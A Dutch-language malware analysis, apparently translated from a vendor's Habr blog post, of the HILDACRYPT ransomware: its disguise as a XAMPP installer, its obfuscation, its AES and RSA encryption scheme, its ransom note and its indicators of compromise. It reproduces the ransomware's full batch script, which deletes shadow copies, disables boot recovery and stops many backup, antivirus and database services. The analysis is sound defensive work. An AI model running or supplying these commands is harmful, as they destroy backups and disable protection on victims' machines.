

Hallo, Habr! We vertellen opnieuw over de nieuwste versies van malware in de ransomware-categorie. HILDACRYPT is een nieuwe ransomware en een vertegenwoordiger van de Hilda-familie, die in augustus 2019 werd ontdekt, vernoemd naar een animatieserie op de streamingdienst Netflix die werd gebruikt voor de verspreiding van de malware. Vandaag leren we de technische kenmerken van deze vernieuwde ransomware kennen.


In de eerste versie van Hilda was er een link naar de op YouTube gehoste van de animatieserie in de losgeldbrief. HILDACRYPT vermomt zich echter als een legitieme XAMPP-installateur - een eenvoudig te installeren distributie van Apache, inclusief MariaDB, PHP en Perl. Bovendien heeft de ransomware een andere bestandsnaam - xamp. Daarnaast heeft het ransomware-bestand geen digitale handtekening.
Statistische analyse
De ransomware is opgenomen in een PE32 .NET-bestand, geschreven voor MS Windows. Het heeft een grootte van 135.168 bytes. Zowel de belangrijkste programmatuur als de code van de beschermingsprogramma zijn geschreven in C#. Volgens de tijdstempel van de compilatie is het binaire bestand gemaakt op 14 september 2019.

Volgens Detect It Easy is de ransomware verpakt met Confuser en ConfuserEx, maar deze obfuscators zijn zoals eerder, alleen is ConfuserEx de opvolger van Confuser, zodat de handtekeningen van hun code vergelijkbaar zijn.

HILDACRYPT is inderdaad verpakt met ConfuserEx.
SHA-256: 7b0dcc7645642c141deb03377b451d3f873724c254797e3578ef8445a38ece8a
Aanval vector
Waarschijnlijk werd de ransomware ontdekt op een van de websites gewijd aan webprogrammering, zich voordoend als een legitiem programma XAMPP.
De hele infectieketen is te zien in .
Obfuscatie

De strings van de ransomware worden opgeslagen in versleutelde vorm. Bij het starten decrypt HILDACRYPT ze met behulp van Base64 en AES-256-CBC.
Installatie


De ransomware maakt eerst een map aan in %AppDataRoaming% met een GUID (Globally Unique Identifier) die willekeurig wordt gegenereerd. Door een bat-bestand aan deze locatie toe te voegen, start de ransomware het met cmd.exe:
cmd.exe /c JKfgkgj3hjgfhjka.bat & exit
Daarna begint het met het uitvoeren van het batchscript om systeemfuncties of -diensten uit te schakelen.

Het script bevat een lange lijst van opdrachten waarmee schaduwkopieën worden vernietigd, de SQL-server wordt uitgeschakeld, en back-up en antivirusoplossingen worden uitgeschakeld.
Bijvoorbeeld, het probeert zonder succes de back-updiensten van Acronis Backup te stoppen. Bovendien valt het back-up- en antivirusoplossingen aan van de volgende leveranciers: Veeam, Sophos, Kaspersky, McAfee en anderen.
@echo off
:: Ik ben niet echt een fan van pony's, cartoonmeisjes zijn beter, vind je niet?
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=onbeperkt
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=401MB
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=onbeperkt
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=401MB
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=onbeperkt
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=401MB
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=onbeperkt
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=401MB
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=onbeperkt
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=401MB
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=onbeperkt
bcdedit /set {default} recoveryenabled No
bcdedit /set {default} bootstatuspolicy ignoreallfailures
vssadmin Delete Shadows /all /quiet
net stop SQLAgent$SYSTEM_BGC /y
net stop "Sophos Device Control Service" /y
net stop macmnsvc /y
net stop SQLAgent$ECWDB2 /y
net stop "Zoolz 2 Service" /y
net stop McTaskManager /y
net stop "Sophos AutoUpdate Service" /y
net stop "Sophos System Protection Service" /y
net stop EraserSvc11710 /y
net stop PDVFSService /y
net stop SQLAgent$PROFXENGAGEMENT /y
net stop SAVService /y
net stop MSSQLFDLauncher$TPSAMA /y
net stop EPSecurityService /y
net stop SQLAgent$SOPHOS /y
net stop "Symantec System Recovery" /y
net stop Antivirus /y
net stop SstpSvc /y
net stop MSOLAP$SQL_2008 /y
net stop TrueKeyServiceHelper /y
net stop sacsvr /y
net stop VeeamNFSSvc /y
net stop FA_Scheduler /y
net stop SAVAdminService /y
net stop EPUpdateService /y
net stop VeeamTransportSvc /y
net stop "Sophos Health Service" /y
net stop bedbg /y
net stop MSSQLSERVER /y
net stop KAVFS /y
net stop Smcinst /y
net stop MSSQLServerADHelper100 /y
net stop TmCCSF /y
net stop wbengine /y
net stop SQLWriter /y
net stop MSSQLFDLauncher$TPS /y
net stop SmcService /y
net stop ReportServer$TPSAMA /y
net stop swi_update /y
net stop AcrSch2Svc /y
net stop MSSQL$SYSTEM_BGC /y
net stop VeeamBrokerSvc /y
net stop MSSQLFDLauncher$PROFXENGAGEMENT /y
net stop VeeamDeploymentService /y
net stop SQLAgent$TPS /y
net stop DCAgent /y
net stop "Sophos Message Router" /y
net stop MSSQLFDLauncher$SBSMONITORING /y
net stop wbengine /y
net stop MySQL80 /y
net stop MSOLAP$SYSTEM_BGC /y
net stop ReportServer$TPS /y
net stop MSSQL$ECWDB2 /y
net stop SntpService /y
net stop SQLSERVERAGENT /y
net stop BackupExecManagementService /y
net stop SMTPSvc /y
net stop mfefire /y
net stop BackupExecRPCService /y
net stop MSSQL$VEEAMSQL2008R2 /y
net stop klnagent /y
net stop MSExchangeSA /y
net stop MSSQLServerADHelper /y
net stop SQLTELEMETRY /y
net stop "Sophos Clean Service" /y
net stop swi_update_64 /y
net stop "Sophos Web Control Service" /y
net stop EhttpSrv /y
net stop POP3Svc /y
net stop MSOLAP$TPSAMA /y
net stop McAfeeEngineService /y
net stop "Veeam Backup Catalog Data Service" /
net stop MSSQL$SBSMONITORING /y
net stop ReportServer$SYSTEM_BGC /y
net stop AcronisAgent /y
net stop KAVFSGT /y
net stop BackupExecDeviceMediaService /y
net stop MySQL57 /y
net stop McAfeeFrameworkMcAfeeFramework /y
net stop TrueKey /y
net stop VeeamMountSvc /y
net stop MsDtsServer110 /y
net stop SQLAgent$BKUPEXEC /y
net stop UI0Detect /y
net stop ReportServer /y
net stop SQLTELEMETRY$ECWDB2 /y
net stop MSSQLFDLauncher$SYSTEM_BGC /y
net stop MSSQL$BKUPEXEC /y
net stop SQLAgent$PRACTTICEBGC /y
net stop MSExchangeSRS /y
net stop SQLAgent$VEEAMSQL2008R2 /y
net stop McShield /y
net stop SepMasterService /y
net stop "Sophos MCS Client" /y
net stop VeeamCatalogSvc /y
net stop SQLAgent$SHAREPOINT /y
net stop NetMsmqActivator /y
net stop kavfsslp /y
net stop tmlisten /y
net stop ShMonitor /y
net stop MsDtsServer /y
net stop SQLAgent$SQL_2008 /y
net stop SDRSVC /y
net stop IISAdmin /y
net stop SQLAgent$PRACTTICEMGT /y
net stop BackupExecJobEngine /y
net stop SQLAgent$VEEAMSQL2008R2 /y
net stop BackupExecAgentBrowser /y
net stop VeeamHvIntegrationSvc /y
net stop masvc /y
net stop W3Svc /y
net stop "SQLsafe Backup Service" /y
net stop SQLAgent$CXDB /y
net stop SQLBrowser /y
net stop MSSQLFDLauncher$SQL_2008 /y
net stop VeeamBackupSvc /y
net stop "Sophos Safestore Service" /y
net stop svcGenericHost /y
net stop ntrtscan /y
net stop SQLAgent$VEEAMSQL2012 /y
net stop MSExchangeMGMT /y
net stop SamSs /y
net stop MSExchangeES /y
net stop MBAMService /y
net stop EsgShKernel /y
net stop ESHASRV /y
net stop MSSQL$TPSAMA /y
net stop SQLAgent$CITRIX_METAFRAME /y
net stop VeeamCloudSvc /y
net stop "Sophos File Scanner Service" /y
net stop "Sophos Agent" /y
net stop MBEndpointAgent /y
net stop swi_service /y
net stop MSSQL$PRACTICEMGT /y
net stop SQLAgent$TPSAMA /y
net stop McAfeeFramework /y
net stop "Enterprise Client Service" /y
net stop SQLAgent$SBSMONITORING /y
net stop MSSQL$VEEAMSQL2012 /y
net stop swi_filter /y
net stop SQLSafeOLRService /y
net stop BackupExecVSSProvider /y
net stop VeeamEnterpriseManagerSvc /y
net stop SQLAgent$SQLEXPRESS /y
net stop OracleClientCache80 /y
net stop MSSQL$PROFXENGAGEMENT /y
net stop IMAP4Svc /y
net stop ARSM /y
net stop MSExchangeIS /y
net stop AVP /y
net stop MSSQLFDLauncher /y
net stop MSExchangeMTA /y
net stop TrueKeyScheduler /y
net stop MSSQL$SOPHOS /y
net stop "SQL Backups" /y
net stop MSSQL$TPS /y
net stop mfemms /y
net stop MsDtsServer100 /y
net stop MSSQL$SHAREPOINT /y
net stop WRSVC /y
net stop mfevtp /y
net stop msftesql$PROD /y
net stop mozyprobackup /y
net stop MSSQL$SQL_2008 /y
net stop SNAC /y
net stop ReportServer$SQL_2008 /y
net stop BackupExecAgentAccelerator /y
net stop MSSQL$SQLEXPRESS /y
net stop MSSQL$PRACTTICEBGC /y
net stop VeeamRESTSvc /y
net stop sophossps /y
net stop ekrn /y
net stop MMS /y
net stop "Sophos MCS Agent" /y
net stop RESvc /y
net stop "Acronis VSS Provider" /y
net stop MSSQL$VEEAMSQL2008R2 /y
net stop MSSQLFDLauncher$SHAREPOINT /y
net stop "SQLsafe Filter Service" /y
net stop MSSQL$PROD /y
net stop SQLAgent$PROD /y
net stop MSOLAP$TPS /y
net stop VeeamDeploySvc /y
net stop MSSQLServerOLAPService /y
del %0
Nadat de hierboven genoemde diensten en processen zijn uitgeschakeld, verzamelt de cryptolocker informatie over alle actieve processen met behulp van de opdracht tasklist, om te controleren of alle benodigde diensten niet actief zijn.
tasklist v /fo csv
Deze opdracht levert een gedetailleerde lijst van actieve processen, waarvan de elementen zijn gescheiden door een komma.
««csrss.exe»,«448»,«services»,«0»,«1�896 ��»,«unknown»,»�/�»,«0:00:03»,»�/�»»

Na deze controle begint de ransomware met het versleutelingsproces.
Versleuteling
Versleuteling van bestanden
HILDACRYPT doorloopt alle gevonden inhoud op de harde schijven, behalve de mappen Recycle.Bin en Reference AssembliesMicrosoft. Deze laatste bevatten cruciale dll, pdb, en andere bestanden voor .Net-applicaties die de werking van de ransomware kunnen beïnvloeden. De volgende lijst met extensies wordt gebruikt om bestanden te zoeken die versleuteld zullen worden:
«.vb:.asmx:.config:.3dm:.3ds:.3fr:.3g2:.3gp:.3pr:.7z:.ab4:.accdb:.accde:.accdr:.accdt:.ach:.acr:.act:.adb:.ads:.agdl:.ai:.ait:.al:.apj:.arw:.asf:.asm:.asp:.aspx:.asx:.avi:.awg:.back:.backup:.backupdb:.bak:.lua:.m:.m4v:.max:.mdb:.mdc:.mdf:.mef:.mfw:.mmw:.moneywell:.mos:.mov:.mp3:.mp4:.mpg:.mpeg:.mrw:.msg:.myd:.nd:.ndd:.nef:.nk2:.nop:.nrw:.ns2:.ns3:.ns4:.nsd:.nsf:.nsg:.nsh:.nwb:.nx2:.nxl:.nyf:.tif:.tlg:.txt:.vob:.wallet:.war:.wav:.wb2:.wmv:.wpd:.wps:.x11:.x3f:.xis:.xla:.xlam:.xlk:.xlm:.xlr:.xls:.xlsb:.xlsm:.xlsx:.xlt:.xltm:.xltx:.xlw:.xml:.ycbcra:.yuv:.zip:.sqlite:.sqlite3:.sqlitedb:.sr2:.srf:.srt:.srw:.st4:.st5:.st6:.st7:.st8:.std:.sti:.stw:.stx:.svg:.swf:.sxc:.sxd:.sxg:.sxi:.sxm:.sxw:.tex:.tga:.thm:.tib:.py:.qba:.qbb:.qbm:.qbr:.qbw:.qbx:.qby:.r3d:.raf:.rar:.rat:.raw:.rdb:.rm:.rtf:.rw2:.rwl:.rwz:.s3db:.sas7bdat:.say:.sd0:.sda:.sdf:.sldm:.sldx:.sql:.pdd:.pdf:.pef:.pem:.pfx:.php:.php5:.phtml:.pl:.plc:.png:.pot:.potm:.potx:.ppam:.pps:.ppsm:.ppsx:.ppt:.pptm:.pptx:.prf:.ps:.psafe3:.psd:.pspimage:.pst:.ptx:.oab:.obj:.odb:.odc:.odf:.odg:.odm:.odp:.ods:.odt:.oil:.orf:.ost:.otg:.oth:.otp:.ots:.ott:.p12:.p7b:.p7c:.pab:.pages:.pas:.pat:.pbl:.pcd:.pct:.pdb:.gray:.grey:.gry:.h:.hbk:.hpp:.htm:.html:.ibank:.ibd:.ibz:.idx:.iif:.iiq:.incpas:.indd:.jar:.java:.jpe:.jpeg:.jpg:.jsp:.kbx:.kc2:.kdbx:.kdc:.key:.kpdx:.doc:.docm:.docx:.dot:.dotm:.dotx:.drf:.drw:.dtd:.dwg:.dxb:.dxf:.dxg:.eml:.eps:.erbsql:.erf:.exf:.fdb:.ffd:.fff:.fh:.fhd:.fla:.flac:.flv:.fmb:.fpx:.fxg:.cpp:.cr2:.craw:.crt:.crw:.cs:.csh:.csl:.csv:.dac:.bank:.bay:.bdb:.bgt:.bik:.bkf:.bkp:.blend:.bpw:.c:.cdf:.cdr:.cdr3:.cdr4:.cdr5:.cdr6:.cdrw:.cdx:.ce1:.ce2:.cer:.cfp:.cgm:.cib:.class:.cls:.cmt:.cpi:.ddoc:.ddrw:.dds:.der:.des:.design:.dgc:.djvu:.dng:.db:.db-journal:.db3:.dcr:.dcs:.ddd:.dbf:.dbx:.dc2:.pbl:.csproj:.sln:.vbproj:.mdb:.md»

Voor het versleutelen van de bestanden van de gebruiker gebruikt de ransomware het AES-256-CBC-algoritme. De sleutelgrootte bedraagt 256 bits en de grootte van de initialisatievector (IV) is 16 bytes.

Op de volgende schermafbeelding zijn de waarden byte_2 en byte_1 willekeurig verkregen met behulp van GetBytes().
Sleutel
WZ


Het versleutelde bestand heeft de extensie HCY!.. Dit is een voorbeeld van een versleuteld bestand. Voor dit bestand zijn de sleutel en IV aangemaakt, zoals hierboven vermeld.

Sleutelversleuteling
De cryptolocker slaat de gegenereerde AES-sleutel op in het versleutelde bestand. Het eerste deel van het versleutelde bestand bevat een kop die gegevens zoals HILDACRYPT, KEY, IV, FileLen in XML-indeling bevat en eruitziet als volgt:

De AES-sleutel en IV worden versleuteld met behulp van RSA-2048 en gecodeerd met Base64. De publieke RSA-sleutel wordt in het lichaam van de cryptolocker opgeslagen in een van de versleutelde lijnen in XML-indeling.
28guEbzkzciKg3N/ExUq8jGcshuMSCmoFsh/3LoMyWzPrnfHGhrgotuY/cs+eSGABQ+rs1B+MMWOWvqWdVpBxUgzgsgOgcJt7P+r4bWhfccYeKDi7PGRtZuTv+XpmG+m+u/JgerBM1Fi49+0vUMuEw5a1sZ408CvFapojDkMT0P5cJGYLSiVFud8reV7ZtwcCaGf88rt8DAUt2iSZQix0aw8PpnCH5/74WE8dAHKLF3sYmR7yFWAdCJRovzdx8/qfjMtZ41sIIIEyajVKfA18OT72/UBME2gsAM/BGii2hgLXP5ZGKPgQEf7Zpic1fReZcpJonhNZzXztGCSLfa/jQ==AQAB
Voor de versleuteling van de AES-blaad hebben we de publieke RSA-sleutel. De publieke RSA-sleutel is gecodeerd met Base64 en bestaat uit een modulus en een publieke exponent van 65537. Voor decryptie is de particuliere RSA-sleutel nodig, die de aanvaller heeft.
Na de RSA-versleuteling wordt de AES-sleutel gecodeerd met Base64, opgeslagen in het versleutelde bestand.
Losgeldbericht
Na het versleutelen schrijft HILDACRYPT een html-bestand naar de map waarin het bestanden heeft versleuteld. De melding van de ransomware bevat twee e-mailadressen waarmee het slachtoffer contact kan opnemen met de aanvaller.
- hildalolilovesyou@airmail.cc
hildalolilovesyou@memeware.net

De ransomware-melding bevat ook de tekst "No loli is safe;)" — "Geen enkele loli is veilig;)", een verwijzing naar de in Japan verboden anime- en manga-personages die eruitzien als kleine meisjes.
Uitslag
HILDACRYPT, een nieuwe familie van ransomware, heeft een nieuwe versie uitgebracht. Het encryptiemodel staat het slachtoffer niet toe om de door de ransomware versleutelde bestanden te decoderen. De cryptolocker gebruikt actieve beschermingsmethoden om beveiligingsdiensten die verband houden met back-upsystemen en antivirusoplossingen uit te schakelen. De auteur van HILDACRYPT is een fan van de via Netflix uitgezonden tekenfilmserie Hilda, waarvan de trailer in de eerdere losgeldbrief was opgenomen.
Zoals gewoonlijk, en kunnen uw computer beschermen tegen de HILDACRYPT-ransomware, en providers hebben de mogelijkheid om hun klanten te beschermen met behulp van . De bescherming wordt verzekerd doordat deze oplossingen niet alleen back-ups omvatten, maar ook ons geïntegreerde beschermingssysteem — een versterkt model van machine learning gebaseerd op gedragsheuristieken, een technologie die als geen ander in staat is om zero-day ransomware-dreigingen tegen te gaan.
Indicators of Compromise
Bestandsextensie HCY!
HILDACRYPTReadMe.html
xamp.exe met één letter ‘p’ en zonder digitale handtekening
SHA-256: 7b0dcc7645642c141deb03377b451d3f873724c254797e3578ef8445a38ece8a
Bron: habr.com
